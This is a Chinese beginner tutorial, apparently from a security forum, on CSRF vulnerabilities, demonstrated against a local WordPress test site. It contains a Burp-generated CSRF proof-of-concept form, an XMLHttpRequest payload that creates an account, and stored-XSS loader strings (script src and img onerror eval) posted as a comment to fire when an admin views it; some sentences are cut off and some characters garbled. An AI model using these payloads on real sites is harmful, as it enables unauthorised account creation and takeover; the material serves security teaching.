Web安全系列 -- Csrf漏洞

小峰 / 2017-11-27 16:09:32 / 浏览数 2225 新手 入门资料 顶(0) 踩(0)

Web安全系列 -- Csrf漏洞

序言

今天继续给大家讲前端漏洞，今天介绍的是csrf这个漏洞与xss漏洞的恩怨情仇，别看这两个漏洞只差几个字符，但他们的区别可是天差地别。

Csrf漏洞

CSRF（Cross-site request forgery）跨站请求伪造：也被称为"One Click Attack"或者Session
Riding，通常缩写为CSRF或者XSRF，是一种对网站的恶意利用。尽管听起来像跨站脚本（XSS），但它与XSS非常不同，XSS利用站点内的信任用户，而CSRF则通过伪装来

Csrf漏洞分析

成因

其实说白了，csrf漏洞的成因就是网站的cookie在浏览器中不会过期，只要不关闭浏览器或者退出登录，那以后只要是访问这个网站，都会默认你已经登录的状态。而在这个

危害

攻击者盗用了你的身份，以你的名义发送恶意请求。CSRF能够做的事情包括：以你名义发送邮件，发消息，盗取你的账号，甚至于购买商品，虚拟货币转账.....造成的问题包

示例

首先找到一个目标站点，csrf存在的危害主要存在于可以执行操作的地方，那么我在我搭建的一个环境中的登录后页面进行测试

环境就是一个wordpress的环境，大家可以直接去官网下载


我们选择用户界面进行测试，可以看到现在只有一个用户


文章
媒体
页面
评论
外观
插件
用户
所有用户
添加用户
我的个人资料
工具
设置
已删除4个用户。
全部（1） | 管理员（1）
批量操作
应用
将角色变更为...
更改
用户名
admin
用户名
批量操作
应用
将角色变更为...
更改


下面我添加用户


添加用户
新建用户，并将用户加入此站点。
用户名 （必填）
test
电子邮件 （必填）
test@qq.com
名字
姓氏
站点
密码
显示密码
发送用户通知
向新用户发送有关账户详情
角色
订阅者
添加用户

利用burp进行截断




利用burp的自带插件来利用csrf




会生成一个可以利用csrf.html


修改标注内的值，来保证添加的用户不会重复造成无法添加


CSRF PoC generator
Request to: http://localhost:8081
Options
Raw
Params
Headers
Hex
CNZZDATA80862620=cnzz_eid%3D62752714-1511236922-http%253A%252F%252Flocalhost%253A8081%252F%26ntime%3D1511236922
Connection: close
action=createuser&_wpnonce_create-user=75ae076418&_wp_http_referer=%2Fwordpress%2Fwp-admin%2Fuser-new.php&user_login=test&email=test%40qq.com&first_name=&last_name=&url=&pass1=LXoJ2Dcp%23VW3CsFpgrnCuEuF&pass2=LXoJ2Dcp%23VW3CsFpgrnCuEuF&send_user_notification=1&role=subscriber&createuser=%E6%B7%BB%E5%8A%A0%E7%94%A8%E6%88%B7
Type a search term
0 matches
CSRF HTML:
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://localhost:8081/wordpress/wp-admin/user-new.php" method="POST">
<input type="hidden" name="action" value="createuser" />
<input type="hidden" name="_wpnonce_create-user" value="75ae076418" />
<input type="hidden" name="_wp_http_referer"
value="/wordpress/wp-admin/user-new.php" />
<input type="hidden" name="user_login" value="test" />
<input type="hidden" name="email" value="test@qq.com" />
<input type="hidden" name="first_name" value="" />
<input type="hidden" name="last_name" value="" />
<input type="hidden" name="url" value="" />
<input type="hidden" name="pass1" value="LXoJ2Dcp#VW3CsFpgrnCuEuF" />
<input type="hidden" name="pass2" value="LXoJ2Dcp#VW3CsFpgrnCuEuF" />
<input type="hidden" name="send_user_notification" value="1" />
<input type="hidden" name="role" value="subscriber" />
<input type="hidden" name="createuser"
value="□·»□Š □”¨□ˆ·" />
<input type="submit" value="Submit request" />
</form>
</body>
Type a search term
0 matches
Regenerate
Test in browser
Copy HTML
Close

在浏览器中尝试



执行按键，发现除了本来存在的第一个用户和我们通过正常手段加入的用户双增加了一个新的test1用户，这个用户就是我们利用csrf点击图片中的submit来执行的操作，因



Csrf高级应用

利用html很不容易让人利用，漏洞触发复杂，那我们就想办法让这个触发方式变的简单起来。

利用xss漏洞来触发csrf漏洞，完成用户添加的操作。

我们首先要先了解发送的数据包内容

```
Accept-Language: zh-CN,zh;q=0.8
Cookie:
wordpress_a8198fee34e3bb56f0e7ed5e73a70fab=admin%7C1512462863%7C4WfbXS6DKBhNRNr5AXZLpidNT6OEIWb
GZPRmmdjtfii%7C03e2feedeea69dc683f1d399766cc755bd02c1de27871e30ba7ed17d5cbf8f8e;
wordpress_logged_in_a8198fee34e3bb56f0e7ed5e73a70fab=admin%7C1512462863%7C4WfbXS6DKBhNRNr5AXZLp
idNT6OEIWbGZPRmmdjtfii%7C4513537a74b2375e942b4effce1b6ae4c8e8b0c58d62a4263e0705082ab98a7b;
wp-settings-1=deleted; wp-settings-time-1=1511256128;
UM_distinctid=15fdd073fa722-01726873ebeacf-1571466f-1fa400-15fdd073fa846a;
CNZZDATA80862620=cnzz_eid%3D62752714-1511236922-http%253A%252F%252Flocalhost%253A8081%252F%26nt
ime%3D1511236922
Connection: close

action=createuser&_wpnonce_create-user=75ae076418&_wp_http_referer=%2Fwordpress%2Fwp-admin%2Fus
er-new.php&user_login=test&email=test%40qq.com&first_name=&last_name=&url=&pass1=LXoJ2Dcp%23VW3
CsFpgrnCuEuF&pass2=LXoJ2Dcp%23VW3CsFpgrnCuEuF&send_user_notification=1&role=subscriber&createus
er=%E6%B7%BB%E5%8A%A0%E7%94%A8%E6%88%B7
```

打开上节讲到的xss平台，创建一个csrf的项目，我们来编写一下我们的代码吧

```
var xmlhttp;
if(window.XMLHttpRequest){
  xmlhttp=new XMLHttpRequest();
  }else{
  xmlhttp=new
    ActiveXObject("Microsoft.XMLHTTP");
  }
xmlhttp.open("POST","
http://localhost:8081/wordpress/wp-admin/user-new.php",true);
xmlhttp.setRequestHeader("Content-type","application/x-www-form-urlencoded");
xmlhttp.send("action=createuser&_wpnonce_create-user=75ae076418&_wp_http_referer=/wordpress/wp-admin/user-new.php&user_login=test2&email=test2@qq.com&first_name=&last_name=&url=&pass1=LXoJ2Dcp#VW3CsFpgrnCuEuF&pass2=LXoJ2Dcp#VW3CsFpgrnCuEuF&send_user_notification=1&role=subscriber&createuser=add");
```

把这段代码粘到项目的代码配置中去

XSS Platform

用户：admin , 退出

我的项目 创建
- csrf
- test1
- test
- xss利用

我的模块 创建
- apache httponly bypass

公共模块
- åðjÀčŽ¤č¯éèat
- xss.js
- éòčŽ¤æ¯Aå

当前位置： 首页 > 项目代码

项目名称: **csrf**

项目代码：

```
var xmlhttp; if(window.XMLHttpRequest){ xmlhttp=new XMLHttpRequest(); }else{ xmlhttp=new ActiveXObject("Microsoft.XMLHTTP"); } xmlhttp.open("POST","http://localhost:8081/wordpress/wp-admin/user-new.php",true); xmlhttp.setRequestHeader("Content-type","application/x-www-form-urlencoded"); xmlhttp.send("action=createuser&_wpnonce_create-user=75ae076418&_wp_http_referer=/wordpress/wp-admin/user-new.php&user_login=test2&email=test2@qq.com&first_name=&last_name=&url=&pass1=LXoJ2Dcp#VW3CsFpgrnCuEuF&pass2=LXoJ2Dcp#VW3CsFpgrnCuEuF&send_user_notification=1&role=subscriber&createuser=add");
```

如何使用：

将如下代码植入怀疑出现xss的地方（注意的转义），即可在 项目内容 观看XSS效果。

```
</textarea>'"><script src=http://localhost:8081/xsser/NcwIF7?1511330380></script>
```

或者

```
</textarea>'"><img src=# id=xssyou style=display:none
onerror=eval(unescape(/var%20b%3Ddocument.createElement%28%22script%22%29%3Bb.src%3D%22http%3A%2F%2Flocalhost%3A8081%2Fxsser%2FNcwIF7%3F%22%2BMath.random%28%29%3B%28document.getElementsByTagName%28%22HEAD%22%29%5B0%5D%7C%7Cdocument.body%29.appendChild%28b%29%3B/.source));//>
```

再或者以你任何想要的方式插入

```
http://localhost:8081/xsser/NcwIF7?1511330380
```

返回首页

然后把我们的可利用代码通过留言的存储型XSS漏洞存入到我们的目标站点中去

发表评论

已登入为admin。登出？

评论

```
</textarea>'"><script src=http://localhost:8081/xsser/NcwlF7?
1511330380></script>
或者
```

发表评论

留言成功后的效果如下

“世界，您好！”的3个回复

一位WordPress评论者

2017年11月21日 下午1:44 **编辑**

嗨，这是一条评论。
要开始审核、编辑及删除评论，请访问仪表盘的“评论”页面。
评论者头像来自Gravatar。

回复

admin

2017年11月22日 下午1:39 **编辑**

">

回复

```
</footer><!-- .comment-meta -->

<div class="comment-content">
        <p>&#8216;&#8221;><script src=http://localhost:8081/xsser/NcwIF7?1511330380></script></p>
</div><!-- .comment-content -->

<div class= reply ><a rel= nofollow  class= comment-reply-link  href= http://localhost:8081/wordpress/20
nin'><svg class="icon icon-mail-reply" aria-hidden="true" role="img"> <use href="#icon-mail-reply" xlink:href="#icon-mail
ent-## -->
</ol>

        <div id="respond" class="comment-respond">
<h3 id="reply-title" class="comment-reply-title">发表评论 <small><a rel="nofollow" id="cancel-comment-reply-link" href="
localhost:8081/wordpress/wp-comments-post.php" method="post" id="commentform" class="comment-form" novalidate>
                <p class="logged-in-as"><a href="http://localhost:8081/wordpress/wp-admin/profile.php" aria-label="已登
mp;redirect_to=http%3A%2F%2Flocalhost%3A8081%2Fwordpress%2F2017%2F11%2F21%2Fhello-world%2F&amp;_wpnonce=e268b37f88">登出
gth="65525" aria-required="true" required="required"></textarea></p><p class="form-submit"><input name="submit" type="sub
dden' name='comment_parent' id='comment_parent' value='0' />
```

当管理员查看留言时就执行了我们的危险代码并发送了添加用户的请求

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.221
Safari/537.36 SE 2.X MetaSr 1.0
Content-type: application/x-www-form-urlencoded
Accept: */*
Referer:
http://localhost:8081/wordpress/2017/11/21/hello-world/
Accept-Language: zh-CN,zh;q=0.8
Cookie:
wordpress_a8198fee34e3bb56f0e7ed5e73a70fab=admin%7C1512462863%7C
4WfbXS6DKBhNRNr5AXZLpidNT6OEIWbGZPRmmdjtfii%7C03e2feedeea69dc68
3f1d399766cc755bd02c1de27871e30ba7ed17d5cbf8f8e;
wordpress_logged_in_a8198fee34e3bb56f0e7ed5e73a70fab=admin%7C15
12462863%7C4WfbXS6DKBhNRNr5AXZLpidNT6OEIWbGZPRmmdjtfii%7C451353
7a74b2375e942b4effce1b6ae4c8e8b0c58d62a4263e0705082ab98a7b;
wp-settings-1=deleted; wp-settings-time-1=1511256128;
UM_distinctid=15fdd073fa722-01726873ebeacf-1571466f-1fa400-15fd
d073fa846a;
CNZZDATA80862620=cnzz_eid%3D62752714-1511236922-http%253A%252F%
252Flocalhost%253A8081%252F%26ntime%3D1511236922
Connection: close

action=createuser&_wpnonce_create-user=75ae076418&_wp_http_refe
rer=/wordpress/wp-admin/user-new.php&user_login=test&email=test
@qq.com&first_name=&last_name=&url=&pass1=LXoJ2Dcp#VW3CsFpgrnCu
EuF&pass2=LXoJ2Dcp#VW3CsFpgrnCuEuF&send_user_notification=1&rol
e=subscriber&createuser=add
```

在查看用户列表成功的加入了test2用户

到这里，csrf的攻击实例可以说讲的差不多了，以后就要大家自己去挖掘了。

